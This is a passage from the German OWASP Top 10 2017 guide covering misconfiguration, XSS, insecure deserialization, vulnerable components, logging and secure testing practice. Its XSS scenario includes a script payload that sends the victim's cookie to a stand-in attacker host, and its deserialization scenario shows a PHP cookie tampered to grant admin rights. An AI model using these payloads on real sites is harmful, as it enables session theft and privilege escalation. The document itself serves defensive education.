- Ein wiederholbarer Härtungsprozess, der eine schnelle und einfache Verteilung einer neuen, abgesicherten Umgebung erlaubt. Entwicklungs-, QA- und Produktionsumgebungen sollten identisch konfiguriert sein, mit unterschiedlichen Passwörtern je Umgebung. Der Prozess sollte automatisiert sein, um den nötigen Aufwand bei Erstellung einer neuen, sicheren Umgebung zu minimieren.
- Eine Minimalplattform ohne unnötige Features, Komponenten, Dokumentation und Beispiele. Entferne, bzw. Vermeide die Installation nicht benötigter Features und Frameworks.
- Review und Update der Konfigurationen entsprechend aller Sicherheitshinweise, Updates und Patches als Teil des präventiven CERT-Prozesses (siehe [A9:2017-Nutzung von Komponenten mit bekannten Schwachstellen](#)). Überprüfen Sie auch die Cloudspeicher-Rechte (z.B. S3-Bucket-Rechte).
- Eine segmentierte Anwendungsarchitektur, die eine effektive, sichere Trennung zwischen Komponenten oder Mandanten, unter Nutzung von Segmentierung, Containerisierung oder Cloud-Sicherheitsgruppen, gewährleistet.
- An den Client Sicherheitsdirektiven, z.B. [Security Headers](#) senden.
- Ein automatisierter Prozess zum Verifizieren der Effektivität der Konfigurationen und Einstellungen in allen Umgebungen.

Mögliche Angriffsszenarien

Szenario 1: Der Anwendungsserver wird in der Produktion mit Beispielanwendungen installiert. Diese enthalten bekannte Sicherheitslücken, die Angreifer ausnutzen könnten um den Server zu kompromittieren. Im Fall einer Adminkonsole könnten unveränderte Standardpasswörter zu einer Übernahme durch einen Angreifer führen.

Szenario 2: Directory Listings wurden auf dem Server nicht deaktiviert. Ein Angreifer findet in einer Verzeichnisliste die kompilierten Javaklassen und lädt diese herunter zur Dekompilierung und Reverse Engineering des Codes, um diesen lesen zu können. Der Angreifer findet ernste Schwachstellen in der Zugriffskontrolle der Anwendung.

Szenario 3: Die Konfiguration des Anwendungsserver ermöglicht detaillierte Fehlermeldungen, z.B. Stack-Traces an den Nutzer. Dies enthüllt möglicherweise sensitive Informationen oder grundlegende Fehler wie verwundbare Versionen von Komponenten.

Szenario 4: Ein Cloud-Dienst enthält Standardfreigaben, die aus dem Internet für andere Cloud-Nutzer erreichbar sind und ermöglicht dadurch Zugriff auf sensitive Daten in der Cloud.

Referenzen

OWASP

- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

Weitere Informationen unter [Application Security Verification Standard](#) V19 Configuration.

Andere

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

Cross-Site Scripting (XSS)

Anwendungssp.	Ausnutzbarkeit: 3	Verbreitung: 3	Auffindbarkeit: 3	Technisch: 2	Geschäftlich: ?
<p>Automatisierte Tools können alle drei Formen von XSS erkennen und ausnutzen. Dafür sind Exploitation-Frameworks frei verfügbar.</p>		<p>XSS ist bzgl. der Anzahl der betroffenen Anwendungen in der Datenerhebung die zweithäufigste Schwachstelle in der OWASP Top 10. Sie findet sich in etwa zweidrittel aller Anwendungen. Automatisierte Tools können einige XSS-Schwachstellen automatisch finden. Das gilt insbesondere für ausgereifte Technologien wie PHP, J2EE / JSP und ASP.NET.</p>		<p>Der Schaden durch XSS ist mittel für reflektiertes und DOM-basiertes XSS und schwerwiegend für persistentes XSS. Es kann zu Remote-Code-Execution im Browser des Opfers führen, beispielsweise für den Diebstahl von Zugangsdaten, Sessions oder zur Verbreitung von Schadsoftware beim Opfer.</p>	

Ist die Anwendung verwundbar?

Es gibt drei Formen von XSS, die üblicherweise auf die Browser des Benutzers abzielen:

Reflektiertes XSS: Die Anwendung oder API beinhaltet ungeprüfte und nicht maskierte Nutzereingaben (Escaping) als Teil des HTML-Outputs. Ein erfolgreicher Angriff erlaubt es einem Angreifer, beliebiges HTML und JavaScript im Browser des Opfers auszuführen. Typischerweise wird ein Anwender dazu einen schädlichen Link aufrufen müssen, der auf eine vom Angreifer kontrollierte Seite zeigt, z.B. infizierte populäre Websites (Watering-Hole), Werbung oder vergleichbares.

Persistentes XSS: Die Anwendung oder API speichert unbereinigten Nutzer-Input der zu einem späteren Zeitpunkt von einem anderen Nutzer oder Administrator angezeigt wird. Persistentes XSS wird oft als hohes oder kritisches Risiko eingeschätzt.

DOM-basiertes (lokales) XSS: JavaScript Frameworks, Single-Page-Anwendungen und APIs, die vom Angreifer kontrollierte Daten dynamisch einbinden, sind für DOM-basiertes XSS anfällig. Im Idealfall würde die Anwendung keine vom Angreifer kontrollierten Daten an unsichere JavaScript APIs senden. Typische XSS-Angriffe sind Diebstahl von Sessions, Übernahme von Accounts, MFA-Bypass-Angriffe, DOM-Node-Replacements oder Defacements (wie betrügerische Login-Seiten), Angriffe gegen den Browser des Nutzer wie schädliche Software-Downloads, Key-Logger und andere Client-basierte Angriffe.

Wie kann ich das verhindern?

Um XSS zu verhindern, müssen nicht vertrauenswürdige Daten von aktiven Browserinhalten getrennt werden. Das kann erreicht werden durch:

- Verwendung von Frameworks, die XSS automatisch (by Design) maskieren, wie z.B. das aktuellste Ruby on Rails oder React JS. Lernen Sie die Einschränkungen des XSS-Schutzes jedes Frameworks kennen und sorgen Sie für eine angemessene Behandlung nicht abgedeckter Fälle.
- Maskieren der nicht vertrauenswürdigen Daten in HTTP-Anfragen auf Grundlage des Kontexts im HTML Output (body, attribute, JavaScript, CSS oder URL) zur Verhinderung von Schwachstellen mit reflektiertem und persistentem XSS. Das [OWASP Cheat Sheet 'XSS Prevention'](#) bietet weitere Informationen über erforderliche Maskierungs-Techniken.
- Kontextsensitive Kodierung bei der Modifikation der Browserdaten auf der Client-Seite schützt vor DOM-basiertem XSS. Falls das auf diese Weise nicht vermieden werden kann, können vergleichbare kontextsensitive Maskierungs-Techniken auf Browser APIs angewendet werden, wie im [OWASP Cheat Sheet 'DOM based XSS Prevention'](#) beschrieben.
- Aktivierung von [Content Security Policy \(CSP\)](#) als tiefgreifende Schutzmaßnahme gegen XSS, so lange keine anderen Schwachstellen die lokale Einbindung von Schadcode erlauben (z.B. path traversal overwrites oder verwundbare Bibliotheken aus verwendeten Quellen).

Mögliche Angriffsszenarien

Szenario 1: Die Anwendung übernimmt nicht vertrauenswürdige Daten, die nicht auf Gültigkeit geprüft oder maskiert werden, um folgenden HTML-Code zu generieren:

```
(String) page += "<input name='creditcard' type='TEXT' value='' + request.getParameter('CC') + '>";
```

Der Angreifer ändert den Parameter 'CC' in seinem Browser auf:

```
><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.
```

Durch diesen Angriff wird die Session-ID des Benutzers an die Seite des Angreifers gesendet, so dass der Angreifer die aktuelle Benutzersession übernehmen kann.

Anmerkung: Angreifer können XSS nutzen, um jegliche automatisierte Abwehr der Anwendung gegen Cross-Site Request Forgery (CSRF) zu umgehen.

Referenzen

OWASP

- [OWASP Proactive Controls: Encode Data](#)
- [OWASP Proactive Controls: Validate Data](#)
- [OWASP Application Security Verification Standard: V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

Andere

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

Unsichere Deserialisierung

Anwendungssp.	Ausnutzbarkeit: 1	Verbreitung: 2	Auffindbarkeit: 2	Technisch: 3	Geschäftlich: ?
<p>Das Ausnutzen von Fehlern in der Deserialisierung ist nicht trivial, zumal vorhandener Angriffscode selten ohne weitere Anpassungen einsetzbar ist.</p>		<p>Dieser Eintrag in den Top 10 basiert auf einer Expertenumfrage in der Community und nicht auf messbaren Fallzahlen.</p> <p>Einige Werkzeuge können Deserialisierungsschwachstellen entdecken, allerdings ist häufig eine manuelle Überprüfung des Fundes nötig. Es ist zu erwarten, dass belastbareres Zahlenmaterial zur Verfügung stehen wird, sobald die Tools zur Erkennung weiter entwickelt sind.</p>		<p>Die Auswirkungen von Deserialisierungsfehlern sollten nicht unterschätzt werden. Diese Schwachstelle kann durchaus zu "Remote-Code Execution" führen, einem der schwerwiegendsten Angriffe überhaupt.</p> <p>Die Auswirkungen auf das Unternehmen hängen vom Schutzbedarf der Anwendung und ihrer Daten ab.</p>	

Ist die Anwendung verwundbar?

Anwendungen oder APIs können verwundbar sein, wenn Sie bössartige oder vom Angreifer manipulierte Objekte deserialisieren.

Dies kann zu zwei Hauptangriffsarten führen:

- Angriffe mittels Objekt- und Datenstrukturen, die es Angreifern ermöglichen, die Anwendungslogik zu verändern oder Programmcode auszuführen. Dies ist möglich, sofern die Anwendung auf Klassen zugreifen kann (inkl. Standardklassen), deren Verhalten während oder nach der Deserialisierung manipuliert werden kann.
- Übliche Angriffe mittels Datenmanipulation: dazu zählen Angriffe gegen die Zugriffskontrolle, wobei existierende Datenstrukturen genutzt und deren Inhalt manipuliert werden.

Serialisierung wird häufig eingesetzt bei:

- Remote- und Inter-Prozess Kommunikation (RPC/IPC)
- Wire-Protokollen, Webservices, Message-Brokern
- Caching/Persistenz
- Datenbanken, Cache-Servern, Dateisystemen
- HTTP-Cookies, HTML-Formular-Parameter oder API-Authentifizierungs-Token.

Wie kann ich das verhindern?

Der einzig sichere Weg ist es keine serialisierten Objekte aus nicht vertrauenswürdigen Quellen anzunehmen oder nur serialisierte Datenstrukturen zu nutzen, die ausschließlich einfache Datentypen erlauben.

Andernfalls ziehen Sie folgende Empfehlungen in Betracht:

- Versehen Sie alle serialisierten Objekte mit einer digitalen Signatur, um so zu verhindern, dass bössartige Objekte erzeugt oder Daten manipuliert werden können.
- Achten Sie auf eine strikte Typisierung während der Deserialisierung und bevor Objekte erzeugt werden. Zumeist wird hier nur eine bekannte Menge an Klassen benötigt. Es wurde bereits gezeigt, dass diese Maßnahme umgangen werden kann. Es ist daher nicht ratsam, sich alleine hierauf zu verlassen.
- Isolieren Sie den für die Deserialisierung zuständigen Programmcode und führen Sie ihn in einer eigenen Umgebung mit möglichst geringen Berechtigungen aus.
- Protokollieren Sie alle Ausnahmefehler, die bei der Deserialisierung auftreten (z.B. unerwartete Objekt-Typen).
- Begrenzen oder überwachen Sie ein- und ausgehende Netzwerkaktivitäten von Containern oder Servern, die Deserialisierungen ausführen.
- Überwachen und melden Sie, wenn ein Nutzer auffällig häufig eine Deserialisierung nutzt.

Mögliche Angriffsszenarien

Szenario 1: Eine React basierte Anwendung nutzt einige Spring Boot-Microservices. Die Programmierer dieser funktionalen Sprache haben darauf geachtet, dass ihr Programmcode „unveränderbar“ ist. Daher serialisieren Sie den Benutzerstatus und transferieren diesen so mit jeder Anfrage hin und her. Ein Angreifer entdeckt die „rOO“-Base64-Signatur des Java-Objekts und nutzt das Werkzeug Java Serial Killer, um Remote-Code-Execution auf dem Anwendungsserver auszuführen.

Szenario 2: Ein PHP Forum nutzt die PHP-Objekt-Serialisierung um ein „Super-Cookie“ zu erzeugen, dieses enthält Angaben zur User-ID, Rolle, einen Passwort-Hash und weitere Informationen:

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};
```

Ein Angreifer verändert nun das serialisierte Objekt, um sich selbst Admin-Rechte zu verschaffen.

```
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};
```

Referenzen

OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA 2017: Friday the 13th JSON Attacks](#)

Andere

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java Unmarshaller Security](#)
- [OWASP AppSec Cali 2015: Marshalling Pickles](#)

Anwendungssp.	Ausnutzbarkeit: 2	Verbreitung: 3	Auffindbarkeit: 2	Technisch: 2	Geschäftlich: ?
<p>Für viele bekannte Schwachstellen ist es sehr einfach, existierende fertige Angriffe zu finden, für andere jedoch ist es erforderlich, unter gezieltem Aufwand einen maßgeschneiderten Angriffscod zu entwickeln.</p>		<p>Dieses Problem ist sehr weit verbreitet. Komponentenlastige Entwicklungspattern können dazu führen, dass Entwicklerteams nicht einmal mehr verstehen, welche Komponenten sie in ihrer Applikation oder API benutzen, geschweige denn diese aktuell halten können.</p> <p>Es existieren einige Scanner, wie zum Beispiel retire.js, die bei der Erkennung helfen. Das Ermitteln der Ausnutzbarkeit erfordert jedoch zusätzlichen Aufwand.</p>		<p>Während einige bekannte Schwachstellen zu geringen Auswirkungen führten, basieren einige der größten bisherigen Sicherheitsvorfälle auf dem Ausnutzen bekannter Schwachstellen in benutzten Komponenten.</p> <p>Abhängig von den zu beschützenden Assets sollte dieses Risiko ggf. ganz oben auf der Liste stehen.</p>	

Ist die Anwendung verwundbar?

Die Anwendung ist wahrscheinlich verwundbar, wenn:

- keine Kenntnis über Versionen der in der Anwendung benutzten Komponenten (sowohl client- als auch serverseitig) besteht. Dies beinhaltet sowohl direkte als auch indirekte, verschachtelte Abhängigkeiten.
- verwendete Software verwundbar, nicht mehr unterstützt oder veraltet ist. Dies beinhaltet das Betriebssystem, den Web-/Applikationsserver, das Datenbankmanagementsystem (DBMS), Anwendungen, APIs und alle verwendeten Komponenten, Laufzeitumgebungen sowie Bibliotheken.
- Schwachstellenscans nicht regelmäßig durchgeführt werden und sicherheitsrelevante, die benutzten Komponenten betreffende Bulletins nicht abonniert sind.
- die zugrundeliegende Plattform, das Framework und die Abhängigkeiten nicht risikobasiert und rechtzeitig repariert oder geupgradet werden. Dies passiert in der Regel in Umgebungen in denen Patchen eine monatliche oder quartalsweise Tätigkeit und einer Änderungskontrolle unterliegt. Dies setzt die Organisation unnötigerweise über Tage oder Monate dem Risiko von bereits gepatchten Schwachstellen aus.
- Tests für Kompatibilität von geupdateter oder gepatchter Bibliotheken durch die Entwickler nicht durchgeführt werden.
- die Komponenten nicht sicher konfiguriert werden (siehe [A6:2017-Sicherheitsrelevante Fehlkonfiguration](#)).

Wie kann ich das verhindern?

Es sollte ein Patchmanagementprozess vorhanden sein:

- Entferne unbenutzte Abhängigkeiten sowie unnötige Funktionen, Komponenten, Dateien und Dokumentationen.
- Fortlaufendes Inventarisieren der Versionen aller client- und server-seitig benutzten Komponenten (z.B. Frameworks, Bibliotheken) sowie deren Abhängigkeiten unter Nutzung von Tools wie [versions](#), [DependencyCheck](#), [retire.js](#) etc. Fortlaufendes Auswerten von Quellen für Schwachstellen in Komponenten wie [CVE](#) und [NVD](#). Einsatz von Tools zur automatisieren Analyse der Softwarebestandteile. Bezug von CERT- und Herstellermeldungen über Schwachstellen der Komponenten.
- Komponenten sollten ausschließlich von offiziellen Quellen über sichere Verbindungen bezogen werden. Signierte Pakete sollten bevorzugt werden, um die Gefahr der Nutzung einer modifizierten bösartigen Komponente zu verringern.
- Überwachung zum Identifizieren von Bibliotheken und Komponenten, die nicht gewartet werden oder keine Sicherheitsupdates für ältere Versionen bereitstellen. Sollte Patchen nicht möglich sein, sollte geprüft werden, einen [virtuellen Patch](#) zu erstellen, um die gefundene Schwachstelle zu überwachen und um Angriffe zu entdecken und zu verhindern.

Jede Organisation muss sicherstellen, dass ein fortlaufender Plan zur Überwachung, Bewertung und Anwendung von Updates oder Konfigurationsänderungen für die gesamte Lebenszeit einer Applikation oder des Portfolios besteht.

Mögliche Angriffsszenarien

Szenario 1: Komponenten laufen typischerweise unter den selben Rechten wie die Anwendung selbst. Daher kann ein Fehler in einer beliebigen Komponente schwerwiegende Folgen haben. Solche Schwachstellen können sowohl durch ein Versehen (z.B. Programmierfehler) als auch vorsätzlich (z.B. Backdoor) in eine Komponente gelangen.

Einige gefundene und ausnutzbare Beispiele sind:

- [CVE-2017-5638](#), eine Remote Code Execution Schwachstelle in Struts 2, die den Angreifer ermächtigt beliebigen Code auf dem Server auszuführen, wurde für einige erhebliche Sicherheitsvorfälle verantwortlich gemacht.
- Obwohl das Patchen von Geräten des [Internet of Things \(IoT\)](#) oft nur sehr schwierig oder unmöglich ist, kann dies sehr wichtig sein (z.B. biomedizinische Geräte).

Es existieren automatisierte Tools, die einem Angreifer helfen ungepatchte oder fehlerkonfigurierte Systeme zu finden. Zum Beispiel kann die IoT-Suchmaschine Shodan benutzt werden, um [Geräte zu finden](#), die immer noch für die im April 2014 gepatchte [Heartbleed-Schwachstelle](#) verwundbar sind.

Referenzen

OWASP

- [OWASP Application Security Verification Standard: V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture \(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

Andere

- [The Unfortunate Reality of Insecure Libraries](#) (vgl auch [OWASP AppSec DC](#))
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

Anwendungssp.	Ausnutzbarkeit: 2	Verbreitung: 3	Auffindbarkeit: 1	Technisch: 2	Geschäftlich: ?
<p>Das Ausnutzen unzureichender Protokollierungs- und Monitoring-Maßnahmen ist der Ausgangspunkt fast aller größerer Sicherheitsvorfälle.</p> <p>Angrifer nutzen fehlendes Monitoring und verzögerte Antwortzeiten auf Vorfälle dazu aus, unentdeckt Angriffe durchzuführen.</p>		<p>Dieser Eintrag in den Top 10 basiert auf einer Umfrage unter Sicherheitsexperten.</p> <p>Eine mögliche Strategie, um herauszufinden, ob Ihre Monitoring-Maßnahmen ausreichend sind, ist es, die Logging-Einträge Ihres Systems nach einem Penetrationstest zu überprüfen. Die Aktivitäten des Testers sollten so protokolliert worden sein, das Sie daraus mögliche Schäden identifizieren können.</p>		<p>Den meisten erfolgreichen Angriffen gehen Schwachstellen-Scans voraus. Wenn solche Scans nicht abgewehrt werden, besteht ein fast 100 prozentiges Risiko für erfolgreiche Angriffe.</p> <p>Die Zeit bis zur Aufdeckung eines Einbruchs lag 2016 durchschnittlich bei 191 Tagen – viel Zeit, um Ihren Systemen Schaden zuzufügen.</p>	

Ist die Anwendung verwundbar?

Unzureichende Protokollierungs-, Erkennungs- und Monitoring-Maßnahmen sowie fehlende aktive Reaktionen auf Vorfälle treten ständig auf:

- Auditierbare Ereignisse wie erfolgreiche oder fehlgeschlagene Log-ins oder wichtige Transaktionen werden nicht protokolliert.
- Warnungen und Fehler erzeugen keine, unzureichende oder uneindeutige Protokoll-Einträge.
- Protokolle von Anwendungen und Schnittstellen werden nicht ausreichend hinsichtlich verdächtiger Aktivitäten überprüft.
- Protokolle werden nur lokal gespeichert.
- Geeignete Alarmierungs-Schwellen und Eskalations-Prozesse als Reaktion auf (potentielle) Vorfälle liegen nicht vor oder sind nicht wirksam.
- Penetration-Tests und Scans mit [DAST](#)-Werkzeugen (wie [OWASP ZAP](#)) lösen keine Alarmer aus.
- Die eingesetzten Überwachungsverfahren sind nicht in der Lage aktive Angriffe zu erkennen und in Echtzeit oder nahezu Echtzeit Alarm auszulösen.

Wenn Ihre Systeme Protokollierungs- und Alarmierungs-Nachrichten Benutzern oder Angreifern preisgeben, kann dies zum Abfluss von Daten führen (siehe [A3:2017-Verlust der Vertraulichkeit sensibler Daten](#)).

Wie kann ich das verhindern?

Führen Sie für alle von Anwendungen gespeicherten oder prozessierten Daten folgende Maßnahmen durch:

- Stellen Sie sicher, dass alle erfolglosen Login- und Zugriffs-Versuche und Fehler bei der serverseitigen Eingabevalidierung mit aussagekräftigem Benutzerkontext protokolliert werden, um verdächtige oder schädliche Accounts zu identifizieren. Halten Sie diese Informationen ausreichend lange vor, um auch später forensische Analysen vorzunehmen zu können.
- Stellen Sie sicher, dass Protokollierungen in einem Format erstellt werden, die eine einfache Verarbeitung durch zentrale Protokollanalyse- und -managementwerkzeuge ermöglicht.
- Speichern Sie für wichtige Transaktionen Audit-Trails mit Integritätsschutz, um Verfälschung oder ein Löschen zu verhindern, z.B. durch Einsatz von Datenbanktabellen, die nur das Anhängen von Datensätzen zulassen.
- Richten Sie wirksame Monitoring- und Alarmierungs-Verfahren ein, damit verdächtige Aktivitäten zeitnah entdeckt und bearbeitet werden.
- Etablieren Sie Notfall- und Wiederherstellungspläne für Sicherheitsvorfälle, z.B. auf Basis von [NIST 800-61 rev 2](#).

Es gibt kommerzielle o. Open-Source-Frameworks zum Schutz Ihrer Anwendungen, wie [OWASP AppSensor](#), WebApp Firewalls wie [ModSecurity mit dem OWASP ModSecurity Core Rule Set](#) und geeignete Protokollanalyse-Werkzeuge inkl. Alarmierung.

Mögliche Angriffsszenarien

Szenario 1: Eine Open-Source Projektforums-Software, die von einem kleinen Team betrieben wird, wurde auf Grund eines Fehlers in der Software angegriffen. Die Angreifer konnten das interne Quellcode-Repository mit der nächsten Version und allen Inhalten löschen. Obwohl der Quellcode wiederhergestellt werden konnte, führte das Fehlen von Monitoring, Protokollierung und Warnmeldungen zu weit schwerwiegenden Folgen. Als Konsequenz ist das Projektforum inzwischen nicht mehr aktiv.

Szenario 2: Angreifer scannen nach Nutzern mit häufig benutzten, einfachen Passwörtern. Sie können alle betroffenen Accounts übernehmen. Für alle anderen Nutzer hinterlässt dieser Angriff nur 1 falschen Loginversuch. Nach einiger Zeit könnte der Angriff mit anderen Passwörtern wiederholt werden.

Szenario 3: Ein großer US-Großhändler verfügte über eine Sandbox, die Mail-Anhänge auf Schadsoftware überprüfte. Die Sandbox entdeckte potenziell gefährliche Software, aber niemand reagierte auf diese Meldung. Der Sicherheitsvorfall wurde jedoch erst erkannt, als die Hausbank betrügerische Kreditkarten-Transaktionen meldete.

Referenzen

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Error Code \(OTG-ERR-001\)](#)
- [OWASP Cheat Sheet: Logging](#)

Andere

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

Umfassende Sicherheitsmaßnahmen etablieren und nutzen

Egal ob man ein Neuling im Bereich der Webanwendungssicherheit ist oder schon mit den erläuterten Gefahren vertraut ist – die Entwicklung einer neuen sicheren Webanwendung oder das Absichern einer bereits existierenden kann sehr schwierig sein. Für die Betreuung eines großen Anwendungsportfolios kann das sehr abschreckend sein.

Um Organisationen und Entwicklern dabei zu helfen Ihre Anwendungssicherheitsrisiken kostengünstig zu reduzieren, stellt OWASP zahlreiche kostenlose und frei zugängliche Ressourcen zur Verbesserung der Anwendungssicherheit zur Verfügung. Im Folgenden werden einige dieser OWASP-Ressourcen, die Organisationen helfen können sichere Webanwendungen oder APIs zu erstellen, vorgestellt. Auf der nächsten Seite stellen wir einige OWASP-Ressourcen vor, die Organisationen dabei helfen können Ihre Anwendungssicherheit zu überprüfen.

Anwendungssicherheitsanforderungen

Um eine sichere Web Anwendung zu erstellen ist es wichtig vorher zu definieren was "sicher" im Falle einer speziellen Anwendung bedeutet. OWASP empfiehlt dazu den OWASP [Application Security Verification Standard \(ASVS\)](#) als Leitfaden zur Erstellung von Sicherheitsanforderungen. Bei Outsourcing der Anwendungsentwicklung empfiehlt sich der [OWASP Secure Software Contract Annex \(deutsch\)](#). **Hinweis:** Das Dokument ist ausschließlich als Orientierungshilfe anzusehen, es bezieht sich auf US-Recht. Konsultieren Sie in jedem Fall einen spezialisierten Anwalt, bevor Sie es benutzen.

Anwendungssicherheitsarchitektur

Anstatt Sicherheit nachträglich in eine Anwendung oder API einzubauen, ist es kosteneffektiver, diese schon beim Design zu beachten. OWASP empfiehlt hierzu die [OWASP Prevention Cheat Sheets](#) als einen guten Startpunkt, um die Anwendung von Anfang an sicher zu konstruieren.

Standardisierte Sicherheitsmaßnahmen

Die Entwicklung starker und anwendbarer Sicherheitsmaßnahmen ist nicht trivial. Standardisierte Sicherheitsmaßnahmen vereinfachen die Entwicklung sicherer Anwendungen oder APIs. [OWASP Proactive Controls](#) ist ein guter Startpunkt für Entwickler. Viele moderne Frameworks enthalten heute schon standardmäßig effektive Sicherheitsprüfungen für Autorisierung, Validierung, CSRF-Schutz etc.

Sicherer Entwicklungszyklus

Um den Prozess zur sicheren Anwendungserstellung in einer Organisation zu verbessern, empfiehlt OWASP das [OWASP Software Assurance Maturity Model \(SAMM\)](#). Das Modell hilft bei der Formulierung und Umsetzung einer Software Sicherheitsstrategie, die die spezifischen Risiken Ihrer eigenen Organisation berücksichtigt.

Trainings für Anwendungssicherheit

Das [OWASP Education Project](#) bietet Trainingsunterlagen zur Schulung von Entwicklern im Bereich der Webanwendungssicherheit. Um praxisbezogene Erfahrungen über Schwachstellen zu sammeln empfiehlt die OWASP [OWASP WebGoat](#), [WebGoat.NET](#), [OWASP NodeJS Goat](#), [OWASP Juice Shop Project](#) oder das [OWASP Broken Web Applications Project](#). Um aktuell zu bleiben besuchen Sie die [OWASP AppSec Conference](#), ein OWASP Training oder eines der lokalen [OWASP Chapter-Meetings](#).

Es stehen zahlreiche weitere OWASP Ressourcen zur Verfügung. Besuchen Sie die [OWASP Projects](#)-Übersicht, die eine Liste aller Flagship-, Lab- und Incubator-Projekte des OWASP Projektinventars bereitstellt. Viele OWASP Ressourcen sind in unserem [Wiki](#), verfügbar und können auch in [Papierformat oder als eBooks](#) bestellt werden.

Dauerhafte Tests der Anwendungssicherheit etablieren

Die Erstellung von sicherem Code ist sehr wichtig. Noch wichtiger jedoch ist die Überprüfung, dass die Sicherheit, die in die Anwendung implementiert werden sollte, auch tatsächlich vorhanden sowie korrekt implementiert ist und an allen vorgesehenen Stellen eingesetzt wird. Das Ziel eines Anwendungssicherheitstests ist es, dies zu belegen. Diese Arbeit ist schwierig und komplex, zusätzlich üben moderne Entwicklungsprozesse, wie agile Entwicklung oder DevOps, einen erheblichen Druck auf traditionelle Vorgehensweisen und Tools aus. Daher empfehlen wir eindringlich, sich ausgiebig Gedanken darüber zu machen, wie man sich auf das Wesentliche und Wichtige innerhalb seines kompletten Anwendungsportfolios konzentrieren und das Testen kosteneffizient durchführen kann.

Die aktuelle Risikolandschaft verändert sich schnell, sodass die Zeiten von einmal jährlich durchgeführten Scans oder Penetrationstests längst vorbei sind. Moderne Softwareentwicklung erfordert kontinuierliche Anwendungssicherheitstests über den gesamten Softwareentwicklungsprozess. Hierbei sollte im Auge behalten werden, wie existierende Entwicklungspipelines mit automatischen Sicherheitstests verbessert werden können, ohne die Entwicklung zu verlangsamen. Unabhängig von dem gewählten Ansatz müssen jährliche Kosten für Testen, Priorisieren (Triage), Korrigieren, erneutes Testen sowie erneutes Ausliefern einer einzelnen Anwendung multipliziert mit der Größe des Anwendungsportfolios berücksichtigt werden.

Das Angreifermodell verstehen

Bevor Sie mit dem Testen beginnen, vergewissern Sie sich, dass Sie wissen, wofür Sie Zeit benötigen. Prioritäten ergeben sich aus dem Bedrohungsmodell. Falls noch kein Modell vorliegt, müssen Sie vor dem Testen ein solches erstellen. Erwägen Sie die Verwendung von [OWASP ASVS](#) oder des [OWASP Testing Guides](#) und verlassen Sie sich nicht auf Tool-Anbieter, um zu entscheiden, was für Ihr Unternehmen wichtig ist.

Den eigenen SDLC verstehen

Ihr Ansatz für die Sicherheitsprüfung von Anwendungen muss mit den Personen, Prozessen und Tools, die Sie in Ihrem Software Development Lifecycle (SDLC) verwenden, in hohem Maße kompatibel sein. Versuche, zusätzliche Schritte, Gatter und Überprüfungen zu erzwingen, verursachen wahrscheinlich Spannungen, werden umgangen und sind schlecht skalierbar. Achten Sie auf natürliche Möglichkeiten, Sicherheitsinformationen zu sammeln und in Ihren Prozess einfließen zu lassen.

Test-Strategien

Wählen Sie zur Verifikation jeder einzelnen Anforderung die einfachste, schnellste und genaueste Technik. Das [OWASP Security Knowledge Framework](#) und der [OWASP Application Security Verification Standard](#) können eine gute Quelle für funktionale und nicht-funktionale Anforderungen für Ihre Unit- und Integrationstests sein. Stellen Sie sicher, dass Sie die erforderlichen Personalressourcen für den Umgang mit False-Positives aus der Verwendung automatisierter Werkzeuge sowie die ernststen Gefahren von False-Negatives berücksichtigen.

Abdeckung und Genauigkeit erreichen

Es ist nicht erforderlich, zu Beginn alles zu testen. Fokussieren Sie sich auf das Wichtigste und erweitern Sie mit der Zeit Ihren Prüfungsplan. Dies beinhaltet sowohl das Erweitern der Sammlung von Sicherheitsmaßnahmen und Risiken, die automatisch verifiziert werden, als auch die Erweiterung der abgedeckten Anwendungen und APIs. Das Ziel ist es einen Status zu erreichen, in dem die essentielle Sicherheit aller Applikationen und APIs kontinuierlich verifiziert wird.

Ergebnisse klar kommunizieren

Egal wie gut Sie im Testen sind, es macht keinen Unterschied bis Sie es effizient kommunizieren. Bauen Sie Vertrauen auf, indem Sie zeigen, dass Sie verstehen wie die Anwendung funktioniert. Beschreiben Sie klar und ohne Fachsprache, wie man das Gefundene ausnutzen kann und fügen Sie ein Angriffsszenario bei, um die möglichen Angriffe realitätsnah darzustellen. Machen Sie eine realistische Einschätzung, wie schwer es ist, die Schwachstelle zu finden sowie auszunutzen und wie schwerwiegend das wäre. Stellen Sie die Ergebnisse in den Tools bereit, die die Entwicklerteams benutzen, nicht als PDF-Dateien.

Starten Sie jetzt Ihre Offensive zur Anwendungssicherheit!

